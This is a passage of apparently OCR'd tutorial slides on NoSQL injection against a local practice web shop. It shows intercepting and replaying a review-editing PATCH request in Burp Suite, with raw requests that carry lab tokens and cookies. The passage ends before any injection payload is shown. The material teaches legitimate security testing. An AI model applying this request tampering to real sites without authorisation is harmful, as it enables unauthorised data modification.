wcm9maWxlSW1hZ2UiOiJkZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMS0wNi0xNSAxMjoxOToyNi42MDEgKzAwOjAwIiwidXBkY
XRlZEF0IjoiMjAyMS0wNi0xNSAxMzoxODoxNS4wOTAgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjI0NjkxMDE2LCJleHAiOjE2MjQ3MDkwMTZ9.ilgElZ2ftgzGCFuu_y5wnS
gZWMhjnZ2LkfnMcBdYlUp3-g7AjGBLJLaj08ooivqaG_Nq-s2hbcU2KVr-ba8rmGaXm-bwKU9JdGK6SFnrjWAnoqnHgsbtAusn5yTTrU0rq2RZxPyKCgsJLbjR6aRPTa0PLHh-njPz2usvdRDc
Jg0
Connection: close
Referer: http://192.168.0.106:3000/
Cookie: BEEFHOOK=CXp0h0n50r05TXBq4bn9PaiJvl1fnHoSweAJsW9cTyGD2p5sTABAo0VTuIzvHuKMAyHeTsv6sn5KP86m; language=en; cookieconsent_status=dismiss;
welcomebanner_status=dismiss; continueCode=wmQEWnyRV8xJKrj9dRrhxUgt5TnS3uqMsM2i7WflNILkdD61XzoeaB02Ykq4; io=MPKqypu4KAssbbLlAABx; token=
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTcsInVzZXJuYW1lIjoiYW5vbnltb3VzIiwiZW1haWwiOiJoYWNrZXJsb2lAbG9pb
Glhbmd5YW5nLmNvbSIsInBhc3N3b3JkIjoiMjVkNTVhZDI4M2FhNDAwYWY0NjRjNzZkNzEzYzA3YWQiLCJyb2xlIjoiY3VzdG9tZXIiLCJsYXN0TG9naW5JcCI6IjE5Mi4xNjguMC4xOTIiLCJ
```

NoSQL injection


- So I can go ahead and forward this. Click it.
- This means, we are not blocking it in the Burpsuite (proxy server)



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://192.168.0.106:3000
Forward
Drop
Intercept is on
Action
Open Browser
Pretty Raw \n Actions
INSPECTOR

```
GET /rest/products/1/reviews HTTP/1.1
Host: 192.168.0.106:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTcsInVzZXJuYW1lIjoiYW5vbnltb3VzIiwiZW1haWwiOiJoYWNrZXJsb2lAbG9pb
Glhbmd5YW5nLmNvbSIsInBhc3N3b3JkIjoiMjVkNTVhZDI4M2FhNDAwYWY0NjRjNzZkNzEzYzA3YWQiLCJyb2xlIjoiY3VzdG9tZXIiLCJsYXN0TG9naW5JcCI6IjE5Mi4xNjguMC4xOTIiLCJ
wcm9maWxlSW1hZ2UiOiJkZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMS0wNi0xNSAxMjoxOToyNi42MDEgKzAwOjAwIiwidXBkY
XRlZEF0IjoiMjAyMS0wNi0xNSAxMzoxODoxNS4wOTAgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjI0NjkxMDE2LCJleHAiOjE2MjQ3MDkwMTZ9.i1gElZ2ftgzGCFuu_y5wnS
gZWMhjnZ2LkfnMcBdYlUp3-g7AjGBLJLaj08ooivqaG_Nq-s2hbcU2KVr-ba8rmGaXm-bwKU9JdGK6SFnrjWAnoqnHgsbtAusn5yTTrU0rq2RZxPyKCgsJLbjR6aRPTa0PLHh-njPz2usvdRDc
Jg0
Connection: close
Referer: http://192.168.0.106:3000/
Cookie: BEEFHOOK=CXp0h0n50r05TXBq4bn9PaiJvl1fnHoSweAJsW9cTyGD2p5sTABAo0VTuIzvHuKMAyHeTsv6sn5KP86m; language=en; cookieconsent_status=dismiss;
welcomebanner_status=dismiss; continueCode=wmQEWnyRV8xJKrj9dRrhxUgt5TnS3uqMsM2i7WflNILkdD61XzoeaB02Ykq4; io=MPKqypu4KAssbbLlAABx; token=
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTcsInVzZXJuYW1lIjoiYW5vbnltb3VzIiwiZW1haWwiOiJoYWNrZXJsb2lAbG9pb
Glhbmd5YW5nLmNvbSIsInBhc3N3b3JkIjoiMjVkNTVhZDI4M2FhNDAwYWY0NjRjNzZkNzEzYzA3YWQiLCJyb2xlIjoiY3VzdG9tZXIiLCJsYXN0TG9naW5JcCI6IjE5Mi4xNjguMC4xOTIiLCJ
```

NoSQL injection

- Since it is forwarded, we can continue with clicks in our browser. (requests for “display” in the browser has been sent)
- Click the “Reviews” and we found there are 4 reviews
- Go ahead and edit review by clicking the current reviews (4)






- Click any of the review and “edit the review”

NoSQL injection

- Maybe we can change to asd5 and I click the submit.



Edit Review

Review

asd5

Max 160 characters 4/160


- See? We are doing testing and observing the changes!

It is submitted by us in the web browser but is not really send to the server yet!

It is temporarily blocked in the proxy server (Burpsuite)

NoSQL injection


- Now, go to the related http request in the Burpsuite
- See? asd5! We just edited in the web page. We haven’t forward it yet!




```
PATCH /rest/products/reviews HTTP/1.1
Host: 192.168.0.106:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJp
TAgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjI0NjkxMDE2LCJleHAiOjE2MjQ3MDkwMTZ9.i1gElZ2ftgzGCFu
Content-Type: application/json
Content-Length: 43
Origin: http://192.168.0.106:3000
Connection: close
Referer: http://192.168.0.106:3000/
Cookie: BEEFHOOK=CXp0h0n50r05TXBq4bn9PaiJvl1fnHoSweAJsW9cTyGD2p5sTABAo0VTuIzvHuKMAyHeTsv6sn5KP86m;
WQiLCJyb2xlIjoiY3VzdG9tZXIiLCJsYXN0TG9naW5JcCI6IjE5Mi4xNjguMC4xOTIiLCJwcm9maWxlSW1hZ2UiOiJkZWZhdWx0
2usvdRDcJg0

{
   "id":"SaiDxFoN4MfCeyoGJ",
   "message":"asd5"
```

NoSQL injection

- Right click the line you want to be repeated, first line, in this case
- [Send to the Repeater]






```
PATCH /rest/products/reviews HTTP/1.1
Host: 192.168.0.106:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJp
TAgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjI0NjkxMDE2LCJleHAiOjE2MjQ3MDkwMTZ9.i1gElZ2ftgzGCFu
Content-Type: application/json
Content-Length: 43
Origin: http://192.168.0.106:3000
Connection: close
Referer: http://192.168.0.106:3000/
Cookie: BEEFHOOK=CXp0h0n50r05TXBq4bn9PaiJvl1fnHoSweAJsW9cTyGD2p5sTABAo0VTuIzvHuKMAyHeTsv6sn5KP86m;
WQiLCJyb2xlIjoiY3VzdG9tZXIiLCJsYXN0TG9naW5JcCI6IjE5Mi4xNjguMC4xOTIiLCJwcm9maWxlSW1hZ2UiOiJkZWZhdWx0
2usvdRDcJg0

{
  "id":"SaiDxFoN4MfCeyoGJ",
  "message":"asd5"
```

NoSQL injection


- Once we are in the Repeater tab, scroll to the bottom, you might be able to see the payload. Please check the next page



```
PATCH /rest/products/reviews HTTP/1.1
Host: 192.168.0.106:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: application/json, text/plain, */*
